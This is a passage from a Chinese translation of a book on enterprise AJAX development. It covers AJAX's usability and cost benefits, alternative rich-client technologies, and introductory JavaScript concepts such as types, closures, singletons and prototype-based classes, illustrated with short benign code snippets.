AJAX首先是一种改善用户体验的工具，尽管这一点显而易见，我们仍然没有解释为什么用户体验如此重要。我们的软件更好用一些，这确实很重要吗？改善用户体验的机会到底有多大或多小呢？

> “据我估算，企业内部网的低可用性导致员工生产率下降，造成了每年1000亿美元的浪费”
>
> ——Jakob Nielsen博士，*Information Architecture for the World Wide Web*一书第二版

优秀的用户界面带来的好处是定性的，难以精确度量。这不意味着它们没有商业价值，只是许多商业上的收益难以量化，经验丰富的IT管理人员可以根据直觉把这些定性因素转化为事关企业盈亏的成本节省。在考虑用户界面的改进时，我们能够依据下列因素对成功进行估量：

- **完成任务的步骤**——减少操作步骤能够减少任务消耗的时间，同时还能减少出错的几率。当出现的错误需要手动纠正时，更少的错误意味着节约成本。
- **熟悉的用户界面带来的好处**——通常，基于Web的应用取代了具有更出众用户界面的桌面应用。提供简单的，甚至和曾经使用过的桌面应用类似的用户界面将意味着更低的培训成本，更少的出错几率，以及更高的生产率。
- **改进应用响应性**——响应快速的系统不仅仅能够减少等待时间，而且还能够提升更加流畅和连续的工作流来提高生产率。在一个响应良好的系统中，用户能够一边在大脑中想象工作流程，一边快速地从一个活动转换到另一个活动。响应不佳的应用会迫使用户持续等待要显示的信息，从而打断工作流的可视化过程。
- **更为友好的信息的影响**——通过用户界面可视化的反馈和提示功能，富客户端应用为用户提供了更为友好的信息。（当鼠标悬停时，按钮突出显示；当单击鼠标时，菜单展开等。）表单能够不断地对数据进行有效性确认，不用等待长时间的页面刷新，而且用户能够尽早发现错误，从而使工作流保持连贯和避免出错。
- **直观的数据显示**——通过DHTML和SVG等客户端技术将大量数据下载到客户端，使得数据能够以一种全新的动态和直观的方式显现，从而减少应用终端用户概念性的工作。
- **支持大数据量**——如果可用性增强，则对应用的支持请求的数量会有影响。这也正是IT管理人员需要仔细思考的问题，并且可以当作用户界面可用性的晴雨表。

采用AJAX技术时，可用性经常被提及，但是很少进行明确的定义。当评估AJAX应用的可用性时，同时定量和定性地考察问题，以及和传统应用进行比较都很重要。在AJAX应用中，改善可用性在数量上表现为减少了用户出错的几率，同时在质量上表现为用户的反馈和对产品的偏爱。

在经济学术语中，生产率是单位时间内工作产出的度量单位。在大型企业中，如果能够提高员工的产出，那么可用性方面的投资就很有价值。企业员工耗费他们大部分的工作时间使用基于Web的应用，这意味着改进这些工具总体上具有相当大的好处。从AJAX用户界面能够获得很高的生产率。在高数据吞吐量的应用中，每天或每小时都有成百上千的员工在进行数据录入，生产率能够被清晰地定量度量。使用基于AJAX界面的Web应用，因为消去了界面刷新所带来的损耗，可以为每一次鼠标单击节约几秒钟的时间，所以当应用到每天跨越整个业务的事务的每个步骤时，节约的时间将迅速增加。

通过思考几个简单的用户和企业交互的Web应用，我们得出了贯穿本书的一些总的指导方针，这些方针有助于改善Web应用的可用性。

1．触发后不管

当考虑可用性的影响时，最为基本的因素是服务器的异步交互能力。异步交互意味着用户在处理前一个操作（例如把编辑的数据持久化到数据库中）的同时，能够继续完成工作流目标。我们把这种方式称为触发后不管（fire and forget），因为到服务器的请求一旦发送后，应用的控制权立即返回到用户的手中，用户就可以继续工作。当Web浏览器最终从服务器读取到响应时，应用能够确保服务器没有出错，用户不需要执行任何操作，但是可以看到用户界面细小的变化指示操作已经成功。在极少的情况下，服务器发生了错误，这时用户操作将被中断，系统提示发现错误信息，用户能够根据这些信息执行一些操作来进行纠正。

这些发送到服务器的异步请求是通过JavaScript在后台产生的，JavaScript技术同样很重要，因为这项技术允许应用触发后不管请求，而且免除了不必要的页面刷新。简而言之，AJAX使得界面更快速更具响应性，所以用户能够消耗更少的时间等待，并且把更多的时间投入到工作中。

除了客户端效率提高之外，我们将为您介绍通过缓存，怎样使用AJAX服务器请求才能提高服务器性能，以及怎样才能将多数的应用业务逻辑迁移到Web浏览器的JavaScript代码中，更进一步减少服务器的工作量。产生的连锁效果是节约了网络通信量，并最终减少了终端用户的延迟。其中一个优秀的例子是Macrumors.com通过使用AJAX将带宽减少了1/6，且只需一半数量的服务器。[①]

2．虚拟桌面

和标准的桌面应用相比，AJAX Web应用的优势是：这项技术构建的初衷是消费数据而不是消费文档[②]。这些数据可以来自中心Web服务器或者外部的Web服务。AJAX应用主要是访问和显示数据。与桌面不同，传统的桌面应用一般局限于本地数据存储，或者偶尔使用网络访问来执行更新。基于AJAX的应用是Web可访问数据的消费者。使用浏览器在同一个界面内组织和消费来

① 参见http://www.macrumors.com/events/mwsf2006-stats.php。

② 这里的“消费”是指访问和显示数据，“文档”是指传统桌面的文档，例如Word、PDF类型文档。——译者注

自各种资源的数据，这种方式功能强大，开启了应用的全新领域，我们将稍后探索这个问题。我们已经看到了在消费数据以及有时生成Web页面和文档方面的这种转变。现在，我们有能力更进一步，仅仅基于浏览器来进行不同类型的数据消费和更新。

在企业环境中，在很多场景下，很多用户感觉到数据实际上是存在于本地计算机的。在某些场合中，采用这种方式别无选择，例如在很多财务系统中，动态的市场和交易数据需要被实时交付到客户端。当前，许多的这类应用通过重量级的技术实现，这样的技术无法像AJAX应用那样通过Web浏览器独立于平台或者容易发布。

让用户感觉到数据位于他们的桌面计算机中将十分有助于提高应用的速度，从而提高用户的生产率和效率。

3. 上下文切换

AJAX为Web引入了我们在桌面环境下习以为常的交互性和高效性。我们已经提到，AJAX和传统Web应用之间的显著区别，是AJAX将桌面用户的的交互模式延续到了Web应用中。由此产生的结果是，由于简单的省时机制，例如把数据从一个桌面电子表格复制到一个基于Web的电子表格，用户发现Web应用更便于使用。在一天中，当用户在桌面应用和Web应用之间切换时，发现不需要转换脑筋思考什么是可以执行的操作，什么操作是不可以执行的。当考虑如何减少从桌面转换到Web应用所耗费的时间时，其他的关键因素还包括快捷键、鼠标移动，以及一些常用的用户界面设计模式。当想要构建高可用性的Web应用时，开发者需要考虑这些因素。

同时，我们还需要了解，通过AJAX可以实现其他一些技术，通过对用户的培训，实际上可以为终端用户提供更高的效率。其中一些用例还包括诸如拖曳这样的操作，能够更好地为用户指明哪些对象可以拖曳，以及拖曳到什么位置，这对改进应用的可用性大有帮助。

1.3.2 网络利用率

除了关注用户体验，我们能够从定量的角度评估潜在的成本节约能力。Developer.com[①]上的一份研究发现，AJAX可以减少73%的网络流量和32%的总体传输时间。在一个应用范例中，用户可以体验到以下可度量的好处。

- **等待数据传输所减少的时间**——时间就是金钱。在多次的重复等待中，员工耗费在等待页面加载的时间累计起来就成了高昂的成本。
- **完成具体任务花费的时间**——高效率的用户界面通常意味着在具体任务级别上节约时间，同时为具体的成本节约提供机会。

整个任务所消耗的带宽——当公司投资使用大容量的因特网接入和新的硬件设备以适应更大的服务器负荷时，带宽费用的增长不是线性的，但是确实是增长了。一个公司在带宽方面的费用取决于实施规模和主要的投资需求，但是如果重复的任务消耗了大量的带宽，那么这些费用可能会显著增加。带宽的消耗总量同样影响到时间的节约。

IT管理人员可以借此节约成本，这些成本来源于更高的员工生产率，更低的培训和人员更替费用，更少的人为错误，更低的终端用户的排斥几率，以及更少的网络基础结构需求。所以，

① http://www.developer.com/xml/article.php/3554271

AJAX在企业中变得如此重要已经不足为奇。

1.3.3　以数据为中心

对于AJAX架构，另一个重要的驱动因素和显著的优势是，AJAX的基本定位是围绕数据消费，而非文档消费的。AJAX可以很好地适应面向服务的架构（Service-Oriented Architecture），而且能够轻松消费Web服务，并与之交互，从而与数据形成松耦合的关系。使用浏览器在同一界面中组织和消费多个来源的的数据，这种方式非常强大，开启了一个全新的应用领域，这一方面的内容将在稍后进行详细探讨。

现在，我们把这种功能再向前推一步，仅仅基于浏览器来消费和更新各种类型的数据。使用AJAX技术，我们能够创建位于远程主机的大型数据集的本地视图。以实时滚动（Live Scrolling）模式为例，这种模式允许用户通过一个小窗口查看数据，同时使用滚动条，允许用户无缝地导航整个数据库。当用户操作滚动条时，一个微小的AJAX请求被发送回数据库，用于获取下一“页”的数据记录，同时在不刷新页面的情况下更新视图。这给用户造成了一种印象，浏览器根本就不是客户端，而是整个数据集都位于他们的计算机中。这种针对大数据集的小型动态视图是一个有趣的用例，利用Web服务架构来改善用户体验。更多复杂的AJAX技术，例如预抓取（prefetching，即predivtive fetching）和缓存能够更进一步改进性能。

1.3.4　渐增的技巧、工具和技术升级

因为AJAX是基于在传统Web应用中已经使用的（使用程度不同）技术构建的，所以根据开发团队对技能的需求，仅仅需要前进一步引入XHR。这一点同时也是很有利的，因为使用AJAX，通过相对较少的代码修改，便可能对传统的Web应用进行“翻新”。这意味着引入富客户端行为不需要完全重写应用，也不需要雇用具有完全不同的技术组合的新开发者，如果转向Flex开发，则可能就是这样一种情况。相反，AJAX技术能够渐增地实现，因此开发团队有时间熟悉和掌握这项技术，同时终端用户拥有时间来调整到新的Web应用中。由于自从20世纪90年代后期开始就有大量的投资投入到部署基于浏览器的应用，因此对于开发者来说这是很吸引人的事情，他们可以利用现有系统，并且继续改善用户体验。

1.3.5　服务器中立

另外一个很大的卖点是JavaScript内在的服务器独立性。开发者可以自由地选择任意的服务器技术组合，同时使用客户端代码。AJAX框架和社区支持每一种可能想到的后端技术，包括PHP、传统的ASP、ASP.NET、Perl、Java、Cold Fusion和Ruby on Rails。这种方式进一步推动了AJAX的发展，因为来自各种技术背景的开发者都可以讨论和使用这项技术。对于已经在某种特定的服务器端技术上进行了投资的企业而言，这种自由的选择等于节约了成本。

1.4　关于应用

除了AJAX应用的可用性目标之外，我们需要认清应用开发的本质目标，正如前文已经讨论

的，应用的开发目标应该增强可用性目标。尽管AJAX技术确实提高了可用性，但是这完全取决于开发者对相关技术的掌握程度，以及在特定应用约束下所需的实施细节。

AJAX应用和传统Web应用很类似，都是依赖于Web服务器寄宿（host）应用，以及为用户提供Web浏览器访问应用。但是在服务器架构上有些变化，不过当AJAX和传统Web进行比较时，服务器端的绝大部分是相同的。事实上，AJAX技术具有服务器中立性。任何标准的Web服务器和服务器端语言，例如PHP、ASP、ASP.NET、Perl、JSP、Cold Fusion或者Ruby，都可以用来增强AJAX应用。对于大多数企业而言，这是个好消息，因为服务器架构可以保持稳定。服务器中立性有助于刺激AJAX的采用，这种中立性使得所有的Web开发者可以使用和交流共同的Web应用开发技术，不必关心服务器技术。

尽管AJAX和服务器是相互分离的，但是当我们开始在两个以上的不同浏览器使用应用时，问题就出现了。尽管许多AJAX相关的技术是W3C标准化组织标准内容中所支持的标准，浏览器之间对于标准的实现却存在巨大的差异。很大程度上，这是由于在许多标准没有普及之前，IE的运作导致的结果。至少很多书的大部分内容都是关于AJAX如何尽可能地运行在多个Web浏览器中，包括IE 6+、Firefox 1.0+和Safari 1.3及其更高版本。如果用户所在单位使用了更老的浏览器，如IE 5.5/5.0 或者Netscape 6.0，AJAX同样可以被使用。我们应该知道很多业务是受控于IE浏览器的，而如果应用仅仅锁定到单独的一种浏览器，我们可以更高效地完成工作（至少可以减少代码量）。

1.4.1 AJAX 技术

本书介绍了几种AJAX相关的技术。简单地说，这些AJAX相关的技术（如图1-6）分布在应用的相同区域，这是开发者需要关注的。

- **应用结构**（application structure）——和传统的Web应用类似，可以使用标准的XHTML创建支持AJAX的Web页面。
- **应用设计**（application design）——当今的因特网上的大多数网站使用CSS定义样式。CSS允许开发者自定义简单的规则，然后应用到文档结构中特定的HTML元素。
- **应用交互性**（application interactivity）——DOM是底层的API，用于在Web页面或者应用中动态地访问和操作HTML元素。它包括动态访问HTML元素、HTML元素事件（例如onclick或onkeypress）以及CSS样式的规范。
- **数据格式**（data format）——XML是AJAX应用中客户端和服务器端之间传递数据的通用语言，并且是AJAX中第二个字母X的来源。另一种逐渐流行的技术是JavaScript对象表示法（JavaScript Object Notation，JSON），这项技术允许开发者以JavaScript对象的形式格式化数据，跨网络传输，并且在客户端作为本地的JavaScript执行访问。
- **数据传输**（data transport）——XMLHttpRequest（XHR）对象是一项在Web页面后台通过编程将请求发送到服务器的技术。在所有的现代浏览器中，可以通过JavaScript访问获得。仅仅在Firefox Web浏览器可用之后，AJAX才得到了广泛的应用。
- **脚本绑定**——ECMA脚本（标准ECMA-262）是一项让AJAX成为一体的技术。JavaScript是一种被所有主流Web浏览器支持的脚本语言，为开发者提供了编程式访问XHR和DOM

API的方式。

整本书都将深入探讨这些技术，展示如何在支持AJAX的Web应用中采用最佳的方式来使用这些技术，如图1-6所示。




图1-6　浏览器和服务器之间的各种AJAX技术

1.4.2　编程模式

像上文讨论的用户界面设计模式一样，你可能已经熟悉了很多重要的编程设计模式。我们用这些模式来让你了解AJAX的开发过程，更重要的是，展示如何使用一种诸如JavaScript这样的语言来避免使用某些模式，将代码量降到最小。

同时，AJAX开发自身也带来一些设计模式，这些模式围绕着如何处理XHR对象，以及如何在客户端和服务器之间传递数据。此外，基于性能基线测量和快速开发考虑，开发者使用事件和在DOM API中的CSS的方式也带来了一些重要的AJAX编程设计模式。

1.5　AJAX 的替换技术

根据上文已探讨过的理由，AJAX毫无疑问是Web富客户端行为开发理所当然的一种选择。不过，故事并没有结束，除了AJAX技术，仍然存在一些其他的技术可供考虑，其中一些技术可能会在将来跨浏览器支持的处理上表现出色，并且在提供丰富的交互性和令人折服的用户体验方面扮演更加重要的角色。这些技术甚至并非是和AJAX相互竞争的，它们更多的是作为AJAX的补充技术，可以支持我们从AJAX学到的许多内容。其中一些技术包括XUL、XAML、SVG/VML/Canvas、Java Applets和Java WebStart以及Flash。

1.5.1　XUL

XUL（发音“zool”）是创建富动态用户界面的一种高性能标记语言，这种语言是Mozilla浏览器以及相关应用的组成部分，并且在Mozilla浏览器（例如Firefox）中可用。XUL主要由一组高

性能的小部件（widget）组成，这些小部件能够组成更为复杂的业务应用和组件。我们能够使用XUL创建复杂的应用。

XUL的优点在于：它速度很快，可与JavaScript一起工作，基于XML，并且支持Firefox的一些内部工作，例如SQLITE存储引擎。XUL的主要缺点是完全依赖于Mozilla系列技术，无法在IE中运行。

1.5.2 XAML

XAML也是用于创建富动态用户界面的一种高性能标记语言。这种技术是.NET Framework 3.0系列技术的组成技术之一，更明确的说是WPF（Windows Presentation Foundation）的一部分，作为一种用户界面标记语言来定义用户界面元素、数据绑定和事件。用在WPF中时，XAML描绘了丰富可视化的用户界面，如同Adobe Flash和AJAX创建的用户界面一样。这种语言允许定义2D和3D对象、旋转、动画以及其他各种不同的效果和特性。这种技术比AJAX更为强大，不过是高度依赖于平台的，而且还没有进入主流开发领域，甚至没有进入Windows的桌面开发领域。

1.5.3 Java Applet和Web Start

Applet是编译后的Java应用，可以运行在Web浏览器中并且与服务器进行异步通信。这项技术提供了图形功能的所有实现方式，但是需要运行在Java虚拟机中。尽管这项技术是跨平台的，而且能够运行在不同的浏览器中，但是Applet可能表现很慢，因为经常在运行之前需要首先启动JVM。而且出于已知的安全风险，在企业环境中有时会被禁用。Applet最近几年已经无人问津，并且被其他技术所取代，比如Java Web Start、AJAX和Flash。

与Java Applet不同，Java Web Start应用不在浏览器内部运行，但是需要从浏览器启动并且同时下载相关文件。与Applet相比，这种技术的一个好处是克服了许多不同浏览器Java插件之间以及不同JVM版本之间的兼容性问题。但是，这种技术无法像Applet那样容易地与浏览器通信。

1.5.4 Adobe Flash、Flex和Apollo

Adobe Flash是一个强大的通用平台，可以同时用于在Web和桌面上交付媒体、游戏和应用。Flash影片可以通过Flash 8.0引入的ExternalInterface库和Web页面进行通信。Adobe宣称Flash已经拥有了97.3%的桌面因特网用户[①]。其他来源的评估表明大约有90%的IE用户和总计71%的用户安装过Flash[②]。Flash Player引擎在运行期的改进促使了性能的提高，使得使用Flash开发富因特网和桌面应用变得切实可行。

Flex是基于一组Flash Player技术的一个总括性术语，这些技术被用于提供一个开发富因特网应用的平台。Flex最初面向J2EE和Coldfusion开发者，现在同样可以用到其他服务器技术之上。

Apollo[③]是Adobe推出的下一代技术，将Flash、Flex、AJAX和HTML组成一个统一的应用平

① 参见http://www.macromedia.com/software/player_census/flashplayer。

② 参见http://www.andyjeffries.co.uk/documents/flash_penetration.php。

③ 正式产品名称为AIR。——编者注

台，可以把Web应用部署到桌面，并且允许在桌面和Web之间进行一定程度的交互。当前，Apollo还处于限量发布的BETA版本，但是已经拥有很多的功能，可能会在未来改变Web应用开发的方式。

1.5.5 OpenLaszlo

OpenLaszlo[①]是一个开源的应用框架，能够用于部署Flash或者DHTML。OpenLaszlo在企业社区内存在一些发展动力，这有助于OpenLaszlo的不断发展。同时，这项技术也经常被认为是Adobe Flex的直接（并且是免费的）竞争者。这个框架具有跨浏览器兼容性，并且可以运行在多个操作系统上。与Flex 2相比，这项技术缺少一些企业特性，例如Flex Data Services提供的数据服务，但是由于是基于Flash的，所以，从理论上讲，它拥有许多同样的优点。

1.6 小结

本章展示了把RIA作为实现企业目标的一种方式的重要性。提高基于Web应用的用户体验也许是使用AJAX技术最为重要的原因。这项Web开发技术几乎完全是关于如何帮助终端用户的，当看到致力于可用性的技术在开发者当中如此普及时，这是多么令人激动的事情。我们可以使用AJAX技术快速改善Web应用的可用性，这是一项简单的任务，不过当承担更为困难的问题并且构建大规模应用时，可伸缩性和性能问题随之涌现。现在已经存在很多入门级的AJAX书籍，不过，当构建企业级应用时，本书可以帮助你处理更具挑战性的问题。

AJAX并不完美，也不是什么高深的技术，许多开发者和技术公司一直在尝试为RIA寻找更好的技术。AJAX就在我们身边，它是跨浏览器和跨平台的。用户和开发者都喜欢它所能够完成的工作。最主要的财富500强企业都使用AJAX，并且甚至通过如开放AJAX联盟（Open AJAX Alliance）这样的组织向社区贡献相关工具。总体来说，业内已经认同了AJAX支撑的相关技术并在使用这些技术。对于RIA的重要翻新和浏览器技术的关键提升使得AJAX不仅仅是开发者工具箱里一个简单的新工具，而且还是一种现象，这种现象正在改变编写Web应用的方式。没有人可以肯定地说作为首选的RIA框架AJAX将会在什么时候被什么技术所取代，但是许多因素支持AJAX在未来几年内依旧存在。我们希望为你介绍设计、开发和交付给用户具有高可用性界面的国际级水平Web应用的知识和技巧。

以下是我们将学习到的本书其余部分的主题纲要。

- 第2章深入研究AJAX应用的内部细节，概述了JavaScript、CSS、XML以及更基础的DOM所扮演的角色。同时还介绍XHR对象和作为一种数据传输方法的JSON。
- 第3章探讨如何将模型—视图—控制器（Model View Controler）模式应用到AJAX开发中，并且开始着手构建一些基本组件。
- 第4章详细阐述了构建AJAX组件的过程，并且介绍声明式方法（declarative approach），同时还创建了一个具有完整功能的AJAX数据网格（AJAX datagrid）。
- 第5章后退一步分析AJAX开发从设计到部署的生命周期，介绍了一些实用的方法进行线

① 参见http://www.openlaszlo.com。

框绘制（wireframing）和设计，然后讨论对外发布应用的相关问题。

- 第6章深入讨论关于架构的问题，并且引入离线AJAX的概念。
- 第7章举例说明面向服务架构（SOA）的方法以及如何使用Web服务构建以数据为中心的应用。
- 第8章回顾与可用性相关主题，并且提供用于构建便于使用的AJAX应用的一些工具。
- 第9章介绍了一些AJAX模式，并且提供了一些构建新颖用户界面的强大技巧。主要模式包括拖曳、进度条、throbber[①]、颜色改变和淡入淡出（即黄色消褪）、翻转显示[②]以及内联编辑（inline-editing）。它还包括一些互动模式，如drill down[③]、master detail[④]、即时搜索和即时表单校验。

第10章主要讲解风险。分析了AJAX开发中一些重要的风险来源，并提出减少风险的技术。

第11章分析一些来自企业开发者的真实AJAX实现，我们可以学到哪些可以实现，哪些是无法实现的。

1.7 资源

由Jesse和James所写的一篇关于AJAX的文章：http://adaptivepath.com/publications/essays/archives/000385.php。

AJAX Patterns：http://AJAXpatterns.org/。

AJAXian.com。

AJAXInfo.com网站上一篇名为Measuring the Benefits的文章：http://www.developer.com/xml/article.php/3554271。

http://www.openlaszlo.org/。

① throbber是一个提示用户服务器正在处理的动画，通常情况下它会是一个位于页面右上角的活动图标。——译者注

② roll over indicator，当光标或鼠标移动到对象上时对象外观发生的一种变化。——译者注

③ 在多层次中动态导航定位需要查找的记录，例如多级菜单定位。——译者注

④ 常见界面设计模式，由一组（列表或成树状结构）master和一个被选中master驱动的detail集组成。——译者注

第2章 AJAX构建块

本章将介绍组成AJAX技术的核心元素。我们假设你对这些相关技术有过一些基本的开发经验。本章讨论的各种技术包括以下内容：

- JavaScript——常用浏览器语言以及DOM与XHR之间的粘合剂。
- 文档对象模型（Document Object Model，DOM）——应用的显示和交互。
- 层叠样式表（Cascading StyleSheets，CSS）——应用的可视化样式和设计。
- XMLHttpRequest（XHR）——数据传输。

在讨论XHR对象的过程中，我们同时还会讨论一些AJAX技术的基本原理，例如在服务器端和客户端上处理数据。

我们不仅介绍在企业系统开发环境中的一些AJAX技术，同时还力求多介绍一些最基础的知识。在阅读完本章之后，你至少能够对各种技术有很好的理解。其次，我们将详尽介绍各种AJAX技术擅长的领域和应该避免使用的场景。我们同时还讨论一些常见的企业开发模式，并且指出如何利用这些模式构建可伸缩和可复用的AJAX应用。使用模式不仅仅能够充分利用我们当前的知识，同时还有助于保持代码清晰性和可管理性。

2.1 JavaScript

JavaScript是AJAX的核心技术。这项技术负责所有算法运行、事件处理和数据请求分发。大部分应用领域逻辑和控制编码也存在于JavaScript中。JavaScript在开发者社区中传统上印象很差。当然，JavaScript既不是一种强类型语言，也不支持传统面向对象意义上的类。不过，在合理运用时，JavaScript同样可以显著提高Web应用的性能和可维护性。尽管JavaScript确实存在其自身的一些缺点，但是我们尝试突出它的一些优势，例如面向对象编程，事实上，这种面向对象编程的优势能够让JavaScript成为一种引人注目的强大语言。

设计模式

本书提到的设计模式来自广受欢迎的《设计模式：可复用面向对象软件的基础》，该书由Erich Gamma，Richard Helm，Ralph Johnson和John Vlissides合著。他们被戏称为Gang of Four，即GoF。《设计模式》是采用经典语言例如C++和Smalltalk所编写的，这本书对开发者编写健壮和高性能代码有很大的帮助。在本书中，当谈到GoF模式时，我们会对各种模式做些简单的说明，以便你能够继续往下阅读，这些模式在JavaScript中非常简单。

2.1.1 JavaScript 类型

JavaScript的3种原始类型是布尔型、字符串型和数值型。另外，还包括了null和undefined两种特殊的类型。除了这些基本类型外，同时还存在复合类型对象（complex types object），其中一种是数组复合类型array，另外一种是函数复合类型function。函数对象在JavaScript中是“一等”对象，也就是说，这些对象可以像其他对象那样被操作，例如作为参数传递给其他函数，使用toString方法或者扩展进行序列化等。我们可以使用new关键字创建所有的复合对象实例，同时还可以将属性动态（并且是任意）添加到新对象中，如下所示：

```
var box = new Object();
box.height = 20;
box.shrink = new Function();
box.contents = new Array();
```

服务器端程序员可能对定义这样一个box对象的语法很熟悉，不过我们也可以使用简写的方式定义基本JavaScript对象，如下所示：

```
var box = {};
box.height = 20;
box.shrink = function() {};
box.contents = [];
```

特别地，我们可以使用关联数组或者散列表示法{}定义基本对象。此外，除了使用常规的点号表示法访问对象属性之外，我们还可以使用散列表示法，通过把属性名作为散列结构中的键值来设置和获取任意JavaScript对象属性，例如

```
var boxHeight = box["height"];
```

所有的对象也是散列结构的，这种方式同时也引入了灵活性，可以带来很多有趣的实现，其中最重要的实现是继承。当我们希望在应用中使用传统的单件模式（Singleton pattern），即在整个应用的生命周期中对象只有一个实例时，最理想的方法是以内联（inline）的方式创建对象或者以对象字面语法（object literal syntax）的方式创建对象。

```
var box = {
"height":20,
"shrink":function() {},
"contents": []
};
```

没有调用构造函数，并且对象的字段和方法是通过冒号分割的名称-值组合来定义的，每个组合之间采用逗号分割。这是我们看到的像JavaScript这样的语言的动态本性如何让经典的设计模式变得没有实际意义的第一个例子。

单件模式（Singlton Pattern）

单件模式保证一个类仅有一个实例，并且提供一个访问它的全局访问点。单件在Java中得到了广泛的应用，并且在JavaScript中也可以很容易实现。当一个对象需要在整个系统中协调

工作时，单件非常有用。某种类型的一个全局应用信息类就是单件的一个例子，这个类包括了版本、状态等信息，这样一个类仅仅需要一个实例。

在JavaScript中可采用对象字面语法的方式处理单件，例如：

```
entAjax.Info = {
"ver":"1.0",
"status":"active"
};
```

因为按照定义对象只有一个实例，所以我们不需要为单件定义一个类或者任何期望创建的方法，例如返回对象实例的getInstance()方法。在JavaScript中，传统的设计模式的实现在很大程度上是多余的。

2.1.2 闭包

在JavaScript中，闭包（closure）也许是最重要和最不容易理解的特性，它也是动态编程语言一种共同的特性。当在一个函数内部声明另一个函数（也叫做内部函数）时，就形成了JavaScript闭包。当一个函数在另一个函数内部被定义时，内部函数可以访问外部函数定义的任何变量，甚至在外部函数执行完毕之后，它仍然可以访问。通过JavaScript解析器，外部函数的作用域被动态地附加到内部函数的作用域里，这种实现方式虽然违反大多数人的直观理解，但是事实就是这样。下面是解释闭包如何工作的一个基本的例子：

```
function Foo() {
var bar = "foobar";
// 创建内部函数或者闭包
var showFoobar = function() {
alert(bar);
  };
// 返回动态创建的闭包的引用
return showFoobar;
}
```

在这个例子中，当我们调用Foo函数时，这个函数返回一个类型为Function的对象，这个对象可以像下面这样被执行：

```
var myClosure = Foo();
myClosure();// 弹出"foobar"消息的提示框
// 或者
Foo()();// 弹出"foobar"消息的提示框
```

这两个语句都会导致Web浏览器弹出单词为“foobar”的警告框。这个例子的含义此时也还不是十分清晰明了，但是在JavaScript中闭包作为许多问题的解决方案应用得非常频繁。事实上，闭包在面向对象的JavaScript中扮演着一个关键的角色，因为允许我们定义一些函数，这些函数在稍后被执行时可以保留对象的作用域或者上下文，甚至在定义这些函数的作用域被垃圾收集之后，仍然可以保留。

2.1.3 面向对象的 JavaScript

也许对JavaScript的最大误解是这项技术的面向对象特性。原因在于JavaScript和绝大多数面向对象语言例如Java有着很大的不同。JavaScript通过原型（prototype）支持面向对象技术，而在Java中类的使用极为重要。第二个重要区别是JavaScript是一种动态语言，这意味着很多诸如Java的静态语言在编译期里发生的操作，例如对类的定义，在JavaScript中可以发生在运行期。传统语言Java和基于原型的语言JavaScript之间还存在着其他很多的差异，表2-1列出了其中的一些。

表2-1 Java和JavaScript在面向对象编程方面的区别

特　性	Java	JavaScript
语言类别	静态	动态
类型	强类型	弱类型
类	`public class foo {}`	`function foo() {}`

构造函数	`public class foo {`
	`public foo() {}`
	`}`
		`function foo() {}`

方法	`public class foo {`
	`function foo() {`
	`public void Bar() {}`
	`}`
		`function foo(){} this.Bar =`
		`function() {};`
		`}`

对象实例化	`foo myFoo = new foo();`	`var myFoo = new foo();`
继承	`public class foo extends bar {}`	`foo.prototype = new bar();`

关于类和基于原型（prototype-based）的语言的比较这个主题，存在各种不同的看法，这些看法主要归结为对类型安全、效率和更加强大的面向对象技术（诸如接口和抽象类）的争论。

尽管JavaScript是一种基于原型的语言，但是只要少量的工作，我们就可以以一种类似于基于类（class-based）的语言的方式来实现面向对象的开发，而且Java或者C++的开发者对这种开发方式很熟悉。我们首先需要实现的是定义类。定义JavaScript的类包括了创建一个函数——仅此而已，这就是所有的工作。例如，如果想在JavaScript里创建一个“Customer”类，可以这样写：

```
function Customer() {
var firstName = "John";
   var lastName = "Smith";
}
```

首先，这段代码看起来只是一个简单的JavaScript函数，函数中包括了两个已定义的局部变量（firstName和lastName），不过，在JavaScript中这也是一个类的定义代码，并且同时还是构造函数。此时，我们可以继续下一步工作，我们可以调用Customer函数，但是这样做可能没有意义；或者我们可以通过在Customer函数前使用熟悉的new关键字来创建Customer类的一个新的对象：

```
var myCustomer = new Customer();
```

在JavaScript中，使用new关键字可以从Customer函数中获得结果的副本或者克隆。如果我们使用return语句从Customer函数中显式返回一个对象，这个对象就是克隆得到的对象。当分析

继承时，我们将看到在克隆过程中出现的另一个重要步骤。我们将在下一节中编写更有用的Customer类。

1. 公共成员

目前为止，我们的Customer类还没有实现太多的功能，它看起来像是一个函数而不是类的构造函数。为了在对象外部访问对象成员，也就是公共成员（public member），我们把变量赋给特殊的this对象。一方面，当this对象用来在类里访问这个类的字段或者方法时，它在JavaScript和Java里扮演的角色很类似。然而，this对象在JavaScript中的用法则完全不同于Java。在JavaScript和Java中，this都可以被认为是一个传递到构造函数（或方法实例）里的不可见的参数，它是对构造函数或者方法所在对象的一个引用。this在两者之间存在的区别在于JavaScript是动态语言，而Java是静态语言。这意味着在Java中，this对象只能用于设置类定义中已定义好的字段，而在JavaScript中，它可以在对象上设置任意属性，甚至是方法。下面两段代码片段的结果是相同的。

```
function Customer() {
  // 公共属性
  this.firstName = "John";
  this.lastName = "Smith";
}
var john = new Customer();
```

```
function Customer() {}
function createCustomer()
{
